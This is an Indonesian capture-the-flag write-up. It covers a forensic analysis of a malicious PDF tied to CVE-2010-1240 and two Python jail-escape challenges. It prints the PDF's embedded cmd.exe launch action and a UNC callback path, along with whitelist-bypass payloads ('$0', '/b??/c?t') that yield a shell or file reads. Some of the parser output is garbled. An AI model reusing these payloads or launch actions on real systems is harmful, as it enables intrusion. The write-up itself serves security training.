/XObject <>/X6 6 0 R
/X7 7 0 R>>
/Font <>/F4 4 0 R
/F5 5 0 R>>>
/MediaBox [0 0 612 792]
/Contents 8 0 R
/StructParents 0
/Parent 9 0 R/AA <>/o <>/F (\\\\\\192.168.178.29\\test)/> [ 0 /Fit]/S /GoToE>>>>>
endobj
9 0 obj
</Type /Pages
/Count 1
/Kids [2 0 R]>>a.html
endobj
10 0 obj
</Type /Catalog
/Pages 9 0 R>>
endobj
11 0 obj
</Length1 18700
/Filter /FlateDecode
/Length 9189>> stream
| xTE
H:+Kl ctf
VII 0
```

IP penyerang akan terlihat pada “*GoToE action*” yang berarti ketika PDF ini dibuka, maka akan terjadi request ke IP tersebut. Dengan begitu, maka kita sudah mendapatkan IP yang kita cari.

Kemudian, kita akan mencari CVE ID yang tepat. Untuk mencarinya, kami menggunakan tools pdf-parser yang berfungsi untuk memecah isi dari PDF nya. Setelah dipecah, kita dapat menganalisisnya secara manual.

```
(kali㉿kali)-[~/Desktop]
$ pdf-parser --raw chall.pdf
This program has not been tested with this version of Python (3.10.5)
Should you encounter problems, please use Python version 3.10.4
PDF Comment %PDF-1.4

PDF Comment %Oééáml      burp      sofeng      test.svg      zell.gif      _chall.pdf.e...
obj 1 0
Type:
Referencing:
<</Title (Dudul)
/Producer (Skia/PDF m105 Google Docs Renderer)>>

<< /cti      test.png      test.php      testttt.webp      a.gif      anjay.png      a.txt
    /Title (Dudul)
    /Producer (Skia/PDF m105 Google Docs Renderer)
>> BlockBear

obj 3 0
Type:
```

Setelah menganalisa, kami mendapatkan sebuah hal yang menarik yaitu pada obj 24.

```
obj 24 0
Type: /Action
Referencing:
<< /S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D ('/d /C %HOMEPATH%&(if exist "Desktop\\Dudul.pdf" (cd "Desktop"))&(if exist "My Documents\\Dudul.pdf" (cd "Documents"))&(if exist "Escritorio\\Dudul.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\Dudul.pdf" (cd "Mis Documentos"))&(start Dudul.pdf)

To view the encrypted content please tick the "Do not show this message again" box and press Open.)>>>
<<
/S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D ('/d /C %HOMEPATH%&(if exist "Desktop\\\\Dudul.pdf" (cd "Desktop"))&(if exist "My Documents\\\\Dudul.pdf" (cd "My Documents"))&(if exist "Documents\\\\Dudul.pdf" (cd "Documents"))&(if exist "Escritorio\\\\Dudul.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\Dudul.pdf" (cd "Mis Documentos"))&(start Dudul.pdf)
To view the encrypted content please tick the "Do not show this message again" box and press Open.)
>>
```

Objek tersebut mereferensikan action yang ada pada “GoToE action”. Terlihat bahwa ternyata PDF tersebut melakukan sebuah hal-hal yang sepertinya *malicious*. Untuk memastikan hal tersebut, kami mengcopy sebagian dari string tersebut dan melakukan googling.

Setelah melakukan googling, kami mendapatkan hasil bahwa terdapat masalah yang persis sama yaitu pada <https://github.com/rapid7/metasploit-framework/issues/16604>.

Disana terdapat seseorang yang mengatakan bahwa pdf yang demikian dapat digenerate dengan metasploit dan terdapat informasi juga terkait CVE ID dari file tersebut.

Closed No session from exploit/windows/fileformat/adobe_pdf_embedded_exe #16604
Youngai1331 opened this issue on May 21 · 8 comments

```
Name: Adobe PDF Embedded EXE Social Engineering
Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-03-29

Provided by:
Colin Ames <amesc@attackresearch.com>
jduck <jduck@metasploit.com>

Available targets:
Id Name
0 Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
No

Basic options:
Name      Current Setting          Require
----      -----
EXENAME
FILENAME  evil.pdf
INFILENAME /root/Desktop/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press 0 no
pen.

Payload information:
Space: 2048
```

Kami pun mencoba untuk mensubmit dengan gabungan IP dan CVE ID tersebut dan ternyata kami menemukan kombinasi yang tepat. Dengan begitu dapat disimpulkan bahwa jawabannya adalah sebagai berikut.


IP = 192.168.178.29

CVE-ID = CVE-2010-1240

FLAG = OSC2022{CVE-2010-1240_192.168.178.29}

Misc

Jail1



Pada challenge jail1, kami diberikan sebuah instance yang menghubungkan kami menggunakan *netcat* pada sebuah python interactive CLI yang berada pada IP dan port sesuai pada deskripsi soal. Pada deskripsi soal juga diberitahukan bahwa ini ada soal berjenis jail escape.

Setelah melakukan koneksi menggunakan *netcat* kami langsung disambut dengan sebuah snippet python code berikut :

```
(fejka㉿kali)-[~/.../CTF-OCS-BLUG-BATAM/qual/misc/jail2]
$ nc 139.59.117.189 9999
Welcome to Jail You can't escape!
_____
import os
print("Welcome to Jail You can't escape!")
# Flag is in /secret/open/flag.txt
print('*'*10)
print(open(__file__).read())
print('*'*10)
while True:
    x = input("">>>> ")
    whitelist = ["0","1","2","3","4","5","6","7","8","9","/","*","?","$",".",",","!","@", "#"]
    for i in range(11):
        whitelist += whitelist[i].upper()
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)
_____
>>> 
```

Pada snippet code tersebut, intinya adalah terdapat sebuah python script yang akan menerima input dari user, dan divalidasi menggunakan sebuah whitelist. Ketika input user memiliki karakter yang tidak terdapat pada whitelist, maka koneksi terhadap CLI tersebut akan terputus.

Namun, jika input user ada di dalam whitelist, maka input tersebut akan dijalankan menggunakan sebuah function dari library python **os** yaitu **system()**.

Setelah melihat whitelist yang diberikan, kami memiliki beberapa asumsi yaitu kami harus mencari cara bagaimana menggunakan *numeric character* untuk menjalankan command, apakah menggunakan ascii value, atau hex tanpa huruf, atau binary. Namun, semua asumsi kami kurang tepat karena setelah mencoba - coba beberapa saat tidak ada hasilnya.

Setelah mencari - cari bagaimana cara menjalankan command menggunakan `os.system`, dan apa saja *linux bash shell* command yang biasa digunakan, kami berhasil mendapatkan beberapa artikel yaitu : [https://bash.cyberciti.biz/guide/\\$1](https://bash.cyberciti.biz/guide/$1) dan <https://linuxhint.com/0-bash-script/> yang membahas tentang *special variable* yang terdapat pada *bash shell command* yaitu `$0`, `$1`, `$2`, dst.

Special variable yang kami pikir menarik adalah `$0`. Dimana `$0` pada bash script merupakan sebuah *special variable* yang digunakan untuk menyimpan nama dari sebuah shell yang sedang aktif di terminal pada saat itu.

Kami pun mencoba pada vm local kami beberapa hal berikut :

```
└─(fejka㉿kali)-[~]
$ sh
$ echo $0
sh
$ zsh
└─(fejka㉿kali)-[~]
$ echo $0
zsh
```

Dapat dilihat bahwa, awalnya kami terdapat shell zsh yang aktif pada terminal vm kami. Kemudian, kami memanggil atau *spawn* sebuah shell lain yaitu shell “sh”. Ketika kami melihat isi dari variable \$0 pada shell “sh” sesuai pada artikel yang kami baca isinya adalah nama dari shell yang sedang aktif pada terminal kami yaitu “sh”. Untuk memastikan lagi, kami melakukan hal yang sama pada shell zsh dan hasilnya juga betul yaitu \$0 berisi nama dari shell yang kami gunakan yaitu zsh.

Dari sini, kami mencoba menggunakan variable tersebut untuk memanggil shell apapun yang sedang aktif pada python interactive CLI yang ada pada challenge ini. Berikut adalah *attempt* kami :

```
(fejka㉿kali)-[~]
$ nc 139.59.117.189 9999
Welcome to Jail You can't escape!

import os
print("Welcome to Jail You can't escape!")
# Flag is in /secret/open/flag.txt
print('*'*10)
print(open(__file__).read())
print('*'*10)
while True:
    x = input("">>>> ")
    whitelist = ["0","1","2","3","4","5","6","7","8","9","/","*","?","$",".",",","!","@","#"]
    for i in range(11):
        whitelist += whitelist[i].upper()
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)

>>> $0
ls
jail.py
open
```

Dan ternyata dugaan kami benar, kita dapat memanggil sebuah shell menggunakan *special variable* \$0 tersebut dan menjalankan command pada shell tersebut.

Disini kami langsung melihat isi dari current directory yang ternyata terdapat sebuah folder bernama “open”. Langsung saja kami masuk kedalam directory “open” tersebut dan menemukan file berikut :

```
cd open
ls
flag.txt
cat flag.txt
OSC2022{$0_g1ve5_sh3ll_T00_Y0u??!!!!}
```


Voila, ditemukanlah flagnya.

Flag : OSC2022{\$0_g1ve5_sh3ll_T00_Y0u??!!!!}

Jail2



Pada challenge jail2, kami diberikan sebuah instance yang menghubungkan kami menggunakan *netcat* pada sebuah python interactive CLI yang berada pada IP dan port sesuai pada deskripsi soal. Pada CLI tersebut kami diberikan sebuah *snippet* code python yang menjelaskan inti dari challenge ini, yaitu python jail escape.



```
Devices
└─(fejka㉿kali)-[~/.../CTF-OCS-BLUG-BATAM/qual/misc/jail2]
$ nc 139.59.117.189 9998
Welcome to Jail You can't escape!
_____
#!/usr/bin/env python3
import os
print("Welcome to Jail You can't escape!")
print('-'*10)
print(open(__file__).read())
print('-'*10)
while True:
    x = input("">>>> ")
    whitelist = ["b", "c", "?", "/", " ", "e", 't', "l"]
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)

_____
>>> █
```

Pada *snippet* tersebut intinya adalah python script tersebut akan menerima sebuah input dari user, yang akan divalidasi menggunakan whitelist yang ada. Ketika input user memiliki karakter yang tidak terdapat pada whitelist, maka koneksi terhadap CLI tersebut akan terputus.

Namun, jika input user ada di dalam whitelist, maka input tersebut akan dijalankan menggunakan sebuah function dari library python **os** yaitu **system()**. Pada whitelist yang diberikan, kami hanya memiliki beberapa huruf dan karakter. Awalnya kami berasumsi bahwa kami harus melakukan sesuatu yang berhubungan dengan direktori /etc, karena pada whitelist tersebut terdapat huruf e, t, c, dan karakter /.

Namun, setelah mencoba - coba ternyata hal tersebut merupakan *rabbit hole*. Setelah beberapa saat mencari cara untuk menjalankan command hanya dengan menggunakan karakter - karakter pada whitelist tersebut, kami berhasil mendapatkan *foothold* yaitu dengan menggunakan regex.

Pada whitelist tersebut terdapat karakter “?”, dalam regex berarti 0 atau 1 karakter. Ditambah lagi, pada whitelist tersebut terdapat huruf “l”, kami pun mencoba menjalankan command “ls” menggunakan payload “l?” dengan harapan “?” tersebut menerima huruf apapun termasuk huruf s, dan ternyata dugaan kami benar :

```
>>> l?  
bre4k1ng_7he_j41l  
jail.py  
ls
```

Payload tersebut menjalankan command “ls” dan menampilkan list directory dan file apa saja yang ada pada current directory dimana script tersebut berada.

Namun, tidak selesai sampai disitu karena pada deskripsi soal kami diminta mencari nama file dan isinya. Disini kami hanya berhasil mendapatkan nama filenya yaitu “bre4k1ng_7he_j41l”. Command selanjutnya yang perlu kami jalankan adalah “cat” untuk melihat isi dari file tersebut.

Pada whitelist terdapat huruf c dan t, sehingga langsung saja kami masukan payload berikut :

c?t b?e????????e?????

Asumsi kami adalah payload tersebut akan menjalankan command “cat bre4k1ng_7he_j41l”. Namun, sayang sekali asumsi kami salah karena payload tersebut tidak menampilkan output apa - apa :

```
>>> c?t b?e????????e?????  
>>> |
```

Kami pun mencoba menjalankan command “cat” dengan langsung memanggil executable path variable dari “cat” itu sendiri yaitu “/bin/cat”, sehingga payload kami seperti berikut :

/b??/c?t b?e?????????e?????

Dan hasilnya adalah :

```
>>> /b??/c?t b?e?????????e?????  
_l1k3_4_b0ss  
>>> █
```

Kami berhasil mendapatkan isi dari file tersebut, kemudian kami gabungkan dengan nama file tersebut dan voila, didapatkanlah flagnya.

Flag : OSC2022{bre4k1ng_7he_j41I_l1k3_4_b0ss}